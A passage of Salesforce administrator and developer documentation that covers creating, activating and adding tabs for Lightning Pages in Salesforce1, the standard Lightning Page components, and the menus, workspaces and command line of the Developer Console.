The *Description* field is limited to 255 characters. The *Developer Name* field is limited to 80 characters, but if you have a namespaced organization, we recommend using fewer than 65 characters. When you create a Lightning Page, the developer name is derived from the first 40 characters of the label that you give the page.

10. Optionally, add actions to your page.

a. In the page properties, click **Select...**

b. Add, remove, or reorder the actions for your page.

Actions you select appear on the page's action bar in Salesforce1. You can add only global actions to an App Home page. If you don't assign actions to your Lightning Page, the action bar doesn't appear on the page in Salesforce1.

c. Click **OK**.

11. Click **Save** when you're done editing your page.

To set your page as your custom app's home page in Salesforce1, you must [activate it](#).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder

- "Customize Application"

To view Lightning Pages in the Lightning App Builder

- "View Setup"

Add Your Lightning Page to Salesforce1

To add your Lightning Page to Salesforce1, you must activate it. At this point, you can also rename and adjust its tab and choose the page's position in the navigation menu. The Lightning App Builder's Activate feature makes this process easy, but you can also perform the activation steps manually in Setup.

1. To open your Lightning Page, from Setup, enter *Lightning App Builder* in the *Quick Find* box, select **Lightning App Builder**, and then click **Edit** next to the page.
2. In the Lightning App Builder, click **Activate**.
3. Update the activation properties, if desired.

You can:

- Change the page's custom tab label. By default, the label that you give the Lightning Page is used as the label for its custom tab.
- Change the custom tab's icon. The icon that you choose here is used as the icon for the app in Salesforce1.
- Adjust the custom tab's visibility if you're activating the page for the first time. Selecting *System Administrators Only* makes the tab visible to all users with the System Administrator profile.
- Set the page's position in the Salesforce1 navigation menu.

 **Note:** The first item that you put in the navigation menu becomes your users' Salesforce1 landing page. If you want your users to see your custom app page first when they open Salesforce1, put the Lightning Page tab first in the menu.

To have your page appear in the Apps section of the Salesforce1 navigation menu, put the tab below the Smart Search Items menu item.

4. Click **Activate**.

Your Lightning Page is now ready for your Salesforce1 mobile users!

Creating Lightning Page Tabs

Before you include a Lightning Page App Page in the Salesforce1 navigation menu, you must create a custom tab for it.

Lightning Page tabs aren't available in the full Salesforce site and don't work like other custom tabs in Salesforce. In Salesforce Classic, they don't show up on the All Tabs page when you click the plus icon (+) that appears to the right of your current tabs. Nor do Lightning Page tabs show up in the Available Tabs list when you customize the tabs for your apps. And Lightning Page tabs aren't available in Lightning Experience either.

Lightning Page tabs only facilitate inclusion of the Lightning Page in the Salesforce1 navigation menu.

1. From Setup, enter *Tabs* in the *Quick Find* box, then select **Tabs**.
2. Click **New** in the Lightning Page Tabs related list.
3. Choose a Lightning Page for the tab.
4. Enter a label.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder

- "Customize Application"

To view Lightning Pages in the Lightning App Builder

- "View Setup"

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To create and edit custom tabs:

- "Customize Application"

This text is the display name for the Lightning Page in the Salesforce1 navigation menu.

5. Click the `Tab Style` lookup icon to display the Tab Style Selector.

If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.

6. Click a tab style to select a color scheme and icon for the Lightning Page tab.

The icon you choose here is the icon that displays to the left of the Lightning Page label in the Salesforce1 navigation menu.

Optionally, click **Create your own style** on the Tab Style Selector dialog if you want to create a custom tab style and your organization has access to the Documents tab. To create your own tab style:

- a. Click the `Color` lookup icon to display the color selection dialog and click a color to select it.
- b. Click **Insert an Image**, select the document folder, and select the image you want to use.

Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

 **Note:** This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon (.

- c. Select a file and click **OK**. The New Custom Tab wizard reappears.

7. Enter a description of the tab, if desired, and click **Next**.

8. Choose the user profiles for which the new custom tab will be available:

- Select **Apply one tab visibility to all profiles** and choose Default On, Default Off, or Tab Hidden from the drop-down list.
- Alternatively, select **Apply a different tab visibility for each profile** and choose Default On, Default Off, or Tab Hidden from the drop-down list for each profile.

 **Note:** The Default On and Default Off options for Lightning Pages don't work as they would with other custom tabs. The Lightning Page menu item appears for the selected profiles in Salesforce1 whether you choose Default On or Default Off. Select the Tab Hidden option to hide the Lightning Page menu item for the selected profiles in Salesforce1.

9. Click **Save**.

Lightning Experience Record Home Pages in Lightning App Builder (Pilot)

In Developer Edition orgs, you can use the Lightning App Builder to configure Lightning Experience record home pages.

 **Note:** Editing Lightning Experience record home pages using the Lightning App Builder is currently available to Developer Edition organizations through a pilot program. Pilot programs are subject to change, and as such, we cannot guarantee a particular time frame in which this feature can be enabled. Any unreleased services or features referenced in this document, press releases, or public statements are not currently available and may not be delivered on time or at all. Customers who purchase our services should make their purchase decisions based on features that are currently available.

EDITIONS

Available in: Lightning Experience

Available in: **Developer Edition**

Before you can edit Lightning Experience pages with the Lightning App Builder, enable the feature in your Developer Edition org. From Setup, enter `App Builder` in the `Quick Find` box, then select **Lightning App Builder**. From the Lightning App Builder page, select `Enable App Builder for Lightning Experience`.

Important: Record home pages you create as part of this pilot will revert to the default page experience after Winter '16.

You can also create custom Lightning components that work on record home pages in Lightning Experience. To learn more about that, see “Configure Components for Lightning Experience Record Home Pages (PILOT)” in the [Lightning Components Developer Guide](#).

IN THIS SECTION:

[Configure Lightning Experience Record Home Pages Using the Lightning App Builder \(Pilot\)](#)

Once you enable the page editing feature, the Lightning App Builder lets you add, remove, or reorder components on a record home page in Lightning Experience to give your users a customized view for each object's records.

[Considerations for Editing Lightning Experience Pages with the Lightning App Builder \(Pilot\)](#)



Here are some things to keep in mind when working with Lightning Experience pages in the Lightning App Builder.

Configure Lightning Experience Record Home Pages Using the Lightning App Builder (Pilot)

Once you enable the page editing feature, the Lightning App Builder lets you add, remove, or reorder components on a record home page in Lightning Experience to give your users a customized view for each object's records.

Note: Editing Lightning Experience record home pages using the Lightning App Builder is currently available to Developer Edition organizations through a pilot program. Pilot programs are subject to change, and as such, we cannot guarantee a particular time frame in which this feature can be enabled. Any unreleased services or features referenced in this document, press releases, or public statements are not currently available and may not be delivered on time or at all. Customers who purchase our services should make their purchase decisions based on features that are currently available.

1. Navigate to a record home page in Lightning Experience.
2. From the Setup menu, select **Edit Page**.

When you click **Edit Page**, Salesforce makes a copy of the default record home page. This copy is what you edit in the Lightning App Builder.

3. After the page opens in the Lightning App Builder, add, edit, or remove components to change the page's layout. Reorder components by dragging them around the canvas.

EDITIONS

Available in: Lightning Experience

Available in: **Developer Edition**



USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder

- “Customize Application”

To view Lightning Pages in the Lightning App Builder

- “View Setup”

4. In the page properties, give your customized page a unique, descriptive label.
5. Save your changes.

Hang on, you're not done yet! To make your customized record home page available to your users, you must activate it. You can activate the page from the Save dialog when you save it for the first time, or later using the Activation button.

Considerations for Editing Lightning Experience Pages with the Lightning App Builder (Pilot)

Here are some things to keep in mind when working with Lightning Experience pages in the Lightning App Builder.

-  **Note:** Editing Lightning Experience record home pages using the Lightning App Builder is currently available to Developer Edition organizations through a pilot program. Pilot programs are subject to change, and as such, we cannot guarantee a particular time frame in which this feature can be enabled. Any unreleased services or features referenced in this document, press releases, or public statements are not currently available and may not be delivered on time or at all. Customers who purchase our services should make their purchase decisions based on features that are currently available.

If you're curious about a component, click it to see more information in the properties pane.

EDITIONS

Available in: Lightning Experience

Available in: **Developer Edition**

When you open a Lightning Experience record home page in Lightning App Builder, you see only the components in the palette that are available for the object tied to that page.

Limitations

You can't assign record home pages that you create with the Lightning App Builder to different profiles or record types.

You can't add, copy, paste, or delete a tab set component.

Lightning Pages

A Lightning Page is a custom layout that lets you design specific pages for use in the Salesforce1 mobile app.

Lightning Pages occupy a middle ground between page layouts and Visualforce pages. Like a page layout, Lightning Pages allow you to add custom items to a page. However, these items, instead of being fields or Visualforce components, are Lightning components, which allow much more flexibility.

You can use a Lightning Page to create an app home page that you can then add directly to the Salesforce1 navigation menu. An app home page is a mobile home page that enables your users to quickly access the objects and items that are most important in that app.

The structure of a Lightning Page adapts for the device it's viewed on. The template you choose when creating the page controls how the Lightning Page displays on a given device. The Lightning Page's template divides the page into regions.



Lightning Pages are built using Lightning components—compact, configurable, and reusable elements that can be drag and dropped into the Lightning App Builder.

A Lightning Page is made up of a single main region that contains multiple components. Currently, these standard components are supported for use in Lightning Pages.

- Filter List (List View)
- Recent Items
- Report Chart
- Rich Text
- Visualforce Page

You can assign global actions to a Lightning Page in the Lightning App Builder or directly in the Lightning Page XML code. When users visit a Lightning Page in Salesforce1, any global actions that you've assigned to it appear in the action bar.

 **Example:** This Lightning Page in Salesforce1 has a filter list component, a recent items component, and one global action.

Standard Lightning Page Components

Standard components are Lightning components built by Salesforce. There are several standard components available when creating App Home Lightning Pages for the Salesforce1 mobile app.

Some components have required properties that you must configure before the component will work on the page. When you add a component to a Lightning Page in the Lightning App Builder, its required properties are marked with asterisks.

A Lightning Page can contain no more than 25 components.

Lightning Page components must be associated only with objects that Salesforce1 supports. For a list of supported objects, see [Data That's Available in the Salesforce1 Mobile App](#).

App Launcher Component

The App Launcher displays all of a user's available Salesforce apps, as well as any connected apps the administrator configures. Users navigate between apps using the App Launcher.

This component is supported in API version 35.0 and later.

Contact Salesforce to enable the App Launcher component for the Lightning App Builder in your organization.

Filter List Component

The Filter List component points to a list view and displays the first few records from that view. It supports all public and shared list views that are associated with standard and custom objects, except:

- Activity
- ContentVersion (Files)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

- Task
- User
- UserProfile

By default, a Filter List component displays the first three records in the list, but you can set it to show a maximum of 30.

You can't give a Filter List component a custom name. The component's name is derived from the name of the list view filter you select when you configure the component.

In the Lightning App Builder, the Object drop-down list for this component displays only those objects that have list views associated with them.

Recent Items Component

The Recent Items component displays a list of the most recently used items. The default is three, but you can set it to show a maximum of 30. In the Lightning App Builder, you can specify which objects' records appear in the recent items list.

The Recent Items component supports these objects, based on the specified properties:

- All custom objects
- All standard objects for which both of these conditions are true:
 - A compact layout is defined for the object.
 - The object is tracked in the most recently used objects list.

If an object is tracked in the most recently used objects list, one or both of the `LastViewedDate` or `LastReferencedDate` fields will be present.

The Recent Items component doesn't support these objects:

- ContentVersion (Files)
- User
- UserProfile

Report Chart Component

Use the Report Chart component to include a chart from a report in your Lightning Page. If you leave the component's `Label` field blank, the component's label is derived from the report's label.

The chart refreshes if its report data is more than one day old. In the component properties, you can choose to display a refresh button to enable users to refresh the chart. Saving the report's definitions also updates the chart data in the component.

This component is supported in API version 32.0 and later. It doesn't work with reports that are located in the My Personal Custom Reports folder. Report Chart components that refer to reports in the Unfiled Public Reports folder aren't deployable if you include them in a package.

Rich Text Component

Use the Rich Text component to add text and simple HTML markup to your Lightning Page.

 **Note:** JavaScript, CSS, iframes, and other advanced markup aren't supported. To use advanced HTML elements in a component, we recommend using a Visualforce page component.

The Rich Text component is limited to 4,000 characters. This component is supported in API version 32.0 and later.

Visualforce Page Component

Use the Visualforce Page component to include a Visualforce page in your Lightning Page.

If you leave the component's `Label` field blank, the component's label is taken from the label of the Visualforce page that you assign to it.

If you leave the `Height` field blank, the Visualforce page's height defaults to 300 pixels when it displays in Salesforce1.

This component is supported in API version 32.0 and later.

To appear in Salesforce1, the Visualforce page must have the `Available for Salesforce mobile apps and Lightning Pages` option selected. This option is available for pages that are set to API version 27.0 and later.

Wave Analytics Dashboard Component

Use the Wave Dashboard component to include Wave Analytics dashboards in your Lightning Page. This component is supported for desktop only.

Select the dashboard to display from the dropdown list. If you leave the `Height` field blank, the dashboard's height defaults to 300 pixels when it displays in your Lightning Page.

You can control the visibility of the dashboard's title and specify whether the dashboard appears if an error occurs. With the **Open Links in New Windows** attribute, you can specify where links from the dashboard to other assets are opened.

With the **Filter** attribute, you can use JSON to filter dataset fields at run time. For example:

```
{datasetDeveloperName1:{field1:[value]},datasetDeveloperName1:{field1:[value1,value2],field2:["value3,with comma"]}}
```

Contact Salesforce to enable the Wave Dashboard component for the Lightning App Builder.

How Actions Work with Lightning Pages

Add actions to a Lightning Page to enhance the functionality of your app home page in Salesforce1.

Create actions in the full Salesforce site before adding them to your Lightning Page.

App Home pages support only global actions.

Standard Chatter actions, such as Post, File, Link, and Poll, aren't supported.

When a user visits a Lightning Page in Salesforce1, only the actions that you specify for the Lightning Page are displayed. If you don't specify any actions, the action bar doesn't appear when users access the page.

Appendices

Tip Sheets and Other Resources

In addition to online help, Salesforce publishes printable documentation to help you learn about our features and successfully administer Salesforce.

These documents include tip sheets, user guides, and other resources that describe the features and capabilities of Salesforce. These documents are available as Adobe® PDF files. Adobe Reader® is required to open PDF files; to download the latest version of Reader, go to www.adobe.com/products/acrobat/readstep2.html.

ENHANCE SALESFORCE WITH CODE

Welcome, Salesforce Developers

This documentation provides information about enhancing your Salesforce organization by developing custom applications and integrating your external applications.

This documentation is organized by task so you can quickly find the information you need:

- [Writing Code](#)—Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. In addition, you'll find information about integrating your application using APIs and authenticating your external applications.
- [Debugging Your Code](#)—Debug your application using the Developer Console.
- [Testing Your Changes](#)—Test your Apex code and work with the test tools.
- [Deploy](#)—Deploy your changes to another organization using change sets and other tools.

For the complete set of developer documentation, see <https://developer.salesforce.com/page/Documentation>.

Salesforce Development Tools

This table summarizes the functionality of the various Salesforce development tools.

Tool	Code	Debug	Test	Deploy	Available From
Force.com Developer Console	✓	✓	✓		<i>Your Name</i> or the quick access menu ()
Force.com IDE	✓	✓	✓	✓	developer.salesforce.com
Visualforce development mode footer	✓				Setup or your personal settings
Code editor	✓				Setup
Apex Test Execution			✓		Setup
Change Sets				✓	Setup
Force.com Migration Tool				✓	Setup

EDITIONS

Available in: Salesforce Classic

The available tools vary according to which Salesforce Edition you have.

 **Note:** The Force.com IDE is a free resource provided by Salesforce to support its users and partners, but is not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

It takes only a couple of clicks to open the Developer Console from Salesforce Classic or Lightning Experience. The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization.

To open the Developer Console from Salesforce Classic:

1. Click *Your Name*.
2. Click **Developer Console**.

To open the Developer Console from Lightning Experience:

1. Click the quick access menu (⚙️).
2. Click **Developer Console**.

Developer Console User Interface Overview

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.

The Developer Console is organized into the following sections:

1. [Menubar](#)
2. [Workspace](#) with a tab for each open item
3. [Logs, Tests, and Problems](#) panel

Menubar

The menubar includes the following drop-down menus:

- The **File** menu allows you to open and create resources.
- The **Edit** menu allows you to search and edit your code files.
- The **Debug** menu provides access to a range of tools and settings.
- The **Test** menu provides access to testing tools.
- The **Workspace** menu allows you to choose and manage workspaces.
- The **Help** menu includes links to the online help, a reference page of shortcut keys, the Developer Console preferences page, and a collection of guided tours.

Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

See [Developer Console Workspaces](#).

Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs:

- The **Logs** tab displays available logs.
- The **Tests** tab displays available tests.
- The **Checkpoints** tab displays available checkpoints.
- The **Query Editor** tab allows you to execute a SOQL or SOSL query on the data in your organization.
- The **View State** tab, if enabled, allows you to examine the view state of a Visualforce page.
- The **Progress** tab displays all asynchronous requests in real time. To see only the operations that are in progress, select **Hide Finished Runs**. To terminate any deployments that haven't finished, click **Cancel All Deployments**. When you terminate a deployment, a residual polling thread appears in the Progress tab with a short delay. Partial deployments are not possible. To clear the polling task immediately, refresh the Developer Console.
- The **Problems** tab shows the details of compilation errors in the [Source Code Editor](#). Changes you make are compiled and validated in the background. While you're editing code, an error indicator displays beside lines that contain errors. Click a row in the **Problems** tab to jump to the line of code that caused the error.

 **Note:** After twenty minutes of inactivity, the Developer Console stops polling for new logs, test runs, and checkpoints. To resume updates, click **Debug > Resume Updating**.

Keyboard shortcuts

To see a list of Developer Console keyboard shortcuts, click **Help > Shortcut Keys** or press CTRL+SHIFT+?.

What is the Developer Console?

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization.

For an introduction to the Developer Console UI, see [Developer Console User Interface Overview](#). Go to developer.salesforce.com for the latest news and information on Salesforce development.

How Do You Use the Developer Console?

The Developer Console can help with many of your development tasks:

Debugging and Troubleshooting

The Developer Console provides a convenient set of tools for efficiently tracking down logical issues.

- **View Logs:** Use the Logs tab to view a list of logs. Open logs in the Log Inspector. Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.
- **Set and View Checkpoints in Apex Code:** Use the Developer Console to set checkpoints to identify the source of errors. For example, if you want to understand why a certain request generates an error, you can review the execution, identify the offending

logic, and set a checkpoint. When you execute the process again, you can inspect the request at that specific point to understand in detail how to improve your code. While the Developer Console can't pause execution like a traditional debugger, it provides cloud developers much of the same visibility, and reduces the need to instrument code with `System.debug` commands.

Editing and Navigating Source Code

The Developer Console allows you to browse, open, edit and create source code files.

- **Browse Packages in Your Organization:** Navigate the contents of packages created in your organization.
- **View and Edit Apex Classes and Triggers:** Open and edit Apex triggers and classes, and open a read-only view of your custom object definitions.
- **View and Edit Lightning Components:** Open and edit Lightning resources, such as an application, component, event, or interface.
- **View and Edit Visualforce Pages and Components:** Open and edit Visualforce pages and components.
- **Use the Source Code Editor:** Open a working set of code files and switch between them with a single click. The Developer Console Source Code Editor includes an auto-complete feature for Apex code.

Testing and Validating Performance

The Developer Console has a number of features dedicated to testing code and analyzing performance.

- **Test Apex Code:** Use the Developer Console to check code coverage and run Apex tests, including unit tests, functional tests, regression tests, and so on. To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.
- **Inspect Logs for Performance Issues:** Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic. Open a debug log and view the aggregated performance of an operation in the Performance Tree. The Executed Units panel breaks up the request both by time and type, and categorizes the timings by methods, queries, workflows, callouts, DML, validations, triggers, and pages, giving you a clear idea of where to find performance issues. Use the Timeline panel to see a timeline view of the overall request and walk through the events for a given block. The Limits panel provides a summary view of resources used and maps them against your allocated request limits.

Executing SOQL and SOSL Queries

The Developer Console provides a simple interface for managing SOQL and SOSL queries.

- **Edit and Execute SOQL and SOSL Queries:** Use the **Query Editor** to query data from your organization.
- **View Query Results:** Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.

SEE ALSO:

- [Open the Developer Console](#)
- [Developer Console User Interface Overview](#)
- [File Menu](#)

Developer Console Command Line Reference

To open or close the Developer Console Command Line Window, click **CTRL+SHIFT+L**. The following commands are available:

Command	Parameters	Description
<code>commands</code>	None	A list of all commands.
<code>exec <Apex statements></code>	<Apex statements>: One or more Apex statements.	Executes the <Apex statements> and generates a log.
<code>exec [-o -r]</code>	None	-o: Opens the Enter Apex Code window. -r: Executes the code in the Enter Apex Code window and generates a log.
<code>find <string></code>	<string>: A string of characters.	Searches the log for a string.
<code>help</code>	None	Explains how to get information about commands.
<code>man <command></code>	<command>: A Command Line Window command.	Displays the description of the command.

Developer Console Workspaces

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

The **Workspace** menu includes all the necessary links:

- **Switch Workspace:** Allows you to select from your saved workspaces.
- **New Workspace:** Creates a new workspace. Enter a name for the workspace and click OK. Open the resources that you want in the workspace. The workspace will be saved when you switch to a different workspace or close the Developer Console.
- **Rename Current Workspace:** Overwrites the current workspace with the name you enter.
- **Workspace Manager:** Opens a popup window that allows you to browse, open, create, and delete workspaces.

You can open the following types of resources in the Developer Console workspace:

- Logs open in the [Log Inspector](#).
- Checkpoints open in the [Checkpoint Inspector](#).
- Apex classes and triggers, and Visualforce pages and components open in the [Source Code Editor](#).
- Organization metadata and other non-code resources open in the [Object Inspector](#).
- Query results listed on the [Query Editor tab](#) open in an editable Query Results grid.
- Finished test runs listed on the [Tests tab](#) open in a Test Results view.

To collapse unused panels, use the     buttons. When collapsed, you can click a panel to temporarily reveal and use it. When your cursor moves out of the panel, it collapses automatically.

When you switch to a different workspace or close the Developer Console, the state of the tabs (and the panels within the tabs) in the current workspace is saved. If you have not created a workspace, the configuration is saved as the Default workspace.

Navigating Between Tabs

To move left and right through tabs in the workspace, click the appropriate tab or use the following keyboard shortcuts:

- Left: CTRL+Page Up
- Right: CTRL+Page Down

Navigating View History

To move backward and forward through your view history, click the   buttons or use the following keyboard shortcuts:

- Backward: CTRL+,
- Forward: CTRL+.

Clicking  (or CTRL+,) moves through the previously viewed tabs in the order that you viewed them. The  button only becomes active when you are viewing your history.

- [Source Code Editor](#)

File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages or components, and static resources (text, XML, JavaScript, or CSS). It includes the following options:

- **New:** Creates a new resource and opens it in the [Source Code Editor](#). You can create these resources:
 - Apex class or trigger; To create a new Apex trigger, first select the object to associate with the trigger.
 - Lightning application, component, event, or interface; For more information, see [Lightning Component Framework Overview](#) on page 4795.

 **Note:** To create Lightning resources, you must use a Developer Edition organization that has a namespace prefix.
- Visualforce page or component
- Static resource file (text, XML, JavaScript, or CSS)
- **Open:** Launches a [File Open window](#) that allows you to browse and open your application code and data objects.
- **Open Resource:** Launches an Open Resource window that allows you to search for files by name.
- **Open Log:** Opens the selected log in the [Log Inspector](#). You can also access logs from the [Logs](#) tab.
- **Open Raw Log:** Opens the selected log in plain text.
- **Download Log:** Saves a text copy of the selected log to your local machine.
- **Save:** Saves the item in the active tab.
- **Save All:** Saves changes in all the tabs open in your workspace. Use this option to save a set of dependent changes.
- **Delete:** Deletes the item in the active tab. You can only delete Apex classes, triggers, Visualforce pages, and static resource files.
- **Close:** Closes the active tab.

- **Close All:** Closes all the tabs open in your workspace. If any tab contains unsaved changes, you'll be prompted to save them.

SEE ALSO:



[Using the File Open Window](#)

[Source Code Editor](#)

[Object Inspector](#)

Using the File Open Window

The **File > Open** window in the Developer Console menu allows you to browse and open your application code and data objects.

To navigate to an item in the **Open** window:

1. In the **Setup Entity Type** column, click the type of the item you want to find.
2. In the **Entities** column, scroll and find the item you'd like to examine.
To filter the displayed items, click the **Filter** text entry box and enter a text string to display only items that match the filter criteria. The search is case-sensitive.
3. To see related items in the **Related** column, click the item once.
For example, click an object to see the Apex classes that use it.
4. To open the item in a new tab, double-click it or select it and click **Open**.
Code files open in the Source Code Editor, while data objects open in Object Inspector view.

You can browse and open the contents of packages in your organization in the **File > Open** window. You can see the complete contents of packages and open the code files and custom objects contained in a package, but other package items, such as custom fields and validation rules, can be seen in the list but not viewed in detail.

-  **Note:** You can't view or edit the contents of managed packages you've installed into your organization. You can browse, open, and edit the entities of unmanaged packages just like those you've created yourself.

SEE ALSO:

[Source Code Editor](#)

[Log Inspector](#)

[Object Inspector](#)

Edit Menu

The Developer Console **Edit** menu allows you to search and edit your code files.

- **Find:** Searches the current view for the selected text. If no text is selected, opens a browser find dialog.
- **Find Next:** Finds the next match for the selected or specified text in the current view.
- **Find/Replace:** Finds and replaces the selected or specified text in the current view.
- **Search in Files:** Opens a search dialog to search the contents of all code files.
- **Fix Indentation:** Corrects the indentation in the current code file.

Debug Menu

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes the following options:

